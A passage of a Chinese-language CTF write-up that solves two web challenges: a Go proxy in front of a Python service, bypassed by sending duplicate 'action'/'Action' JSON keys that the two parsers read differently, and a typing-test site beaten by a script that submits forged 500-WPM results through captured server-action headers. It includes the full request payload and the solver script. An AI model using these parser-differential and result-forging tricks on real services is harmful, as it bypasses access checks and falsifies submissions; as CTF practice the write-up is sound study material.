        "src": "https://go.dev/blog/gopher/header.jpg"
    },
    {
        "name": "hyperrealistic gopher",
        "src": "https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcSPNG7wGmWuHcSi7Wkzmht8TSdeXAHOl5edBw&s"
    },
    {
        "name": "flyer gopher",
        "src": "https://upload.wikimedia.org/wikipedia/commons/d/df/Go_gopher_app_engine_color.jpg"
    }
]

@app.route('/execute', methods=['POST'])
def execute():
    # Ensure request has JSON
    if not request.is_json:
        return jsonify({"error": "Invalid JSON"}), 400

    data = request.get_json()

    # Check if action key exists
    if 'action' not in data:
        return jsonify({"error": "Missing 'action' key"}), 400

    # Process action
    if data['action'] == "getgopher":
        # choose random gopher
        gopher = random.choice(GO_HAMSTER_IMAGES)
        return jsonify(gopher)
    elif data['action'] == "getflag":
        return jsonify({"flag": os.getenv("FLAG")})
    else:
        return jsonify({"error": "Invalid action"}), 400

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=8081, debug=True)
json传参并且可以获得flag,只不过会显示权限不足而已,看看go的这层代理
package main

import (
	"bytes"
	"encoding/json"
	"io"
	"log"
	"net/http"
)

// Struct to parse incoming JSON
type RequestData struct {
	Action string `json:"action"`
}

// Serve the HTML page
func homeHandler(w http.ResponseWriter, r *http.Request) {
	html := `<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>What GOpher are you?</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet">
    <script>
        function sendRequest() {
            const selectedOption = document.querySelector('input[name="action"]:checked');
            if (!selectedOption) {
                alert("Please select an action!");
                return;
            }

            fetch("/execute", {
                method: "POST",
                headers: { "Content-Type": "application/json" },
                body: JSON.stringify({ action: selectedOption.value })
            })
            .then(response => response.text().then(text => ({ text, response })))
            .then(({ text, response }) => {
                var gopherContainer = document.getElementById("gopher-container");
                var errorContainer = document.getElementById("error-container");
                gopherContainer.innerHTML = "";
                errorContainer.innerHTML = "";

                try {
                    var data = JSON.parse(text);
                    if (data.flag) {
                        alert(data.flag);
                    } else if (data.name && data.src) {
                        var nameHeader = document.createElement("h3");
                        nameHeader.textContent = data.name;
                        var gopherImage = document.createElement("img");
                        gopherImage.src = data.src;
                        gopherImage.className = "img-fluid rounded";
                        gopherContainer.appendChild(nameHeader);
                        gopherContainer.appendChild(gopherImage);
                    }
                } catch (error) {
                    errorContainer.textContent = "Error: " + text;
                    errorContainer.className = "text-danger mt-3";
                }
            })
            .catch(function(error) {
                console.error("Error:", error);
            });
        }
    </script>
</head>
<body class="container py-5 text-center">
    <h1 class="mb-4">Choose an Action</h1>
    <div class="d-flex flex-column align-items-center mb-3">
        <div class="form-check">
            <input class="form-check-input" type="radio" name="action" value="getgopher" id="getgopher">
            <label class="form-check-label" for="getgopher">Get GOpher</label>
        </div>
        <div class="form-check">
            <input class="form-check-input" type="radio" name="action" value="getflag" id="getflag">
            <label class="form-check-label" for="getflag">I don't care about gophers, I want the flag >:)</label>
        </div>
    </div>
    <button class="btn btn-primary" onclick="sendRequest()">Submit</button>
    <div id="error-container"></div>
    <div id="gopher-container" class="mt-4"></div>
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.bundle.min.js"></script>
</body>
</html>`
	w.Header().Set("Content-Type", "text/html")
	w.Write([]byte(html))
}

// Handler for executing actions
func executeHandler(w http.ResponseWriter, r *http.Request) {
	if r.Method != http.MethodPost {
		http.Error(w, "Invalid request method", http.StatusMethodNotAllowed)
		return
	}

	// Read JSON body
	body, err := io.ReadAll(r.Body)
	if err != nil {
		http.Error(w, "Failed to read request body", http.StatusBadRequest)
		return
	}

	// Parse JSON
	var requestData RequestData
	if err := json.Unmarshal(body, &requestData); err != nil {
		http.Error(w, "Invalid JSON", http.StatusBadRequest)
		return
	}

	// Process action
	switch requestData.Action {
	case "getgopher":
		resp, err := http.Post("http://python-service:8081/execute", "application/json", bytes.NewBuffer(body))
		if err != nil {
			log.Printf("Failed to reach Python API: %v", err)
			http.Error(w, "Failed to reach Python API", http.StatusInternalServerError)
			return
		}
		defer resp.Body.Close()

		// Forward response from Python API back to the client
		responseBody, _ := io.ReadAll(resp.Body)
		w.WriteHeader(resp.StatusCode)
		w.Write(responseBody)
	case "getflag":
		w.Write([]byte("Access denied: You are not an admin."))
	default:
		http.Error(w, "Invalid action", http.StatusBadRequest)
	}
}

func main() {
	http.HandleFunc("/", homeHandler)
	http.HandleFunc("/execute", executeHandler)

	log.Println("Server running on http://localhost:8080")
	log.Fatal(http.ListenAndServe(":8080", nil))
}
其实本身是没有什么大问题的,但是开发者在写结构体的时候写了这个

这样子会json解析action的时候不区分大小写,但是python又是严格区分大小写的,
import json

data = '{"Action": "getgopher"}'
# data = '{"action": "getgopher"}'
parsed_data = json.loads(data)
print(parsed_data['action'])
# KeyError: 'action'
所以绕过一下就可以了
POST /execute HTTP/1.1
Host: 52.188.82.43:8080
Content-Length: 41
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://52.188.82.43:8080
Referer: http://52.188.82.43:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

{"action":"getflag","Action":"getgopher"}
web/funkytype(95 solves done)
是一个打字器,应该是打字得到flag,但是还是不是太懂,拿给GPT,是要我们打字加补全,并且发送过去在对应的时间之内就能获得flag,抓到包之后把脚本一下,然后就OK了
import requests
import json

headers = {'Next-Action': '000212f913f84a9e1f0c301a65968550d57a97626c'}
data = []

response = requests.post('http://funkytype.squ1rrel.dev', json=data, headers=headers)
chal = json.loads(response.text.split('1:')[1].strip())
display_text = chal['displayText']
challenge_id = chal['id']

print("Display Text: ", display_text)

# 获取用户输入
typed_text = input("TypedText: ").strip()

# 验证用户输入是否与显示文本完全一致,确保 100% 准确性
if typed_text != display_text:
    print("Error: Typed text does not match display text.")
    accuracy = 0  # 输入不匹配时准确率为 0
else:
    accuracy = 100  # 输入匹配时准确率为 100

# 更新Next-Action
headers['Next-Action'] = '409727ad706c059b481852c0227079fc36d914e18b'

# 计算WPM和时间
desired_wpm = 500  # 目标WPM

# 计算总字符数(包括空格)
total_chars = len(typed_text)

# 计算所需时间以满足500 WPM
# 假设每个单词的平均长度为 5 个字符,按此计算
time_ms = (total_chars / 5) / desired_wpm * 60000

# 确保时间不为零且合理(至少1毫秒)
time_ms = max(int(time_ms), 1)

# 构造提交数据
data = [{
    "challengeId": challenge_id,
    "typedText": typed_text,
    "wpm": desired_wpm,  # 直接设置为500或更高
    "accuracy": accuracy,
    "timeMs": time_ms
}]

# 提交结果
response = requests.post('http://funkytype.squ1rrel.dev', json=data, headers=headers)

print("Server Response:", response.text)

不过这题也有运气问题,很容易触发达不到500wpm,抽象的很,我弄了很多次就成功一次
小结
我将在CTFTIME打低分,这题目太水(其实感觉抽象)了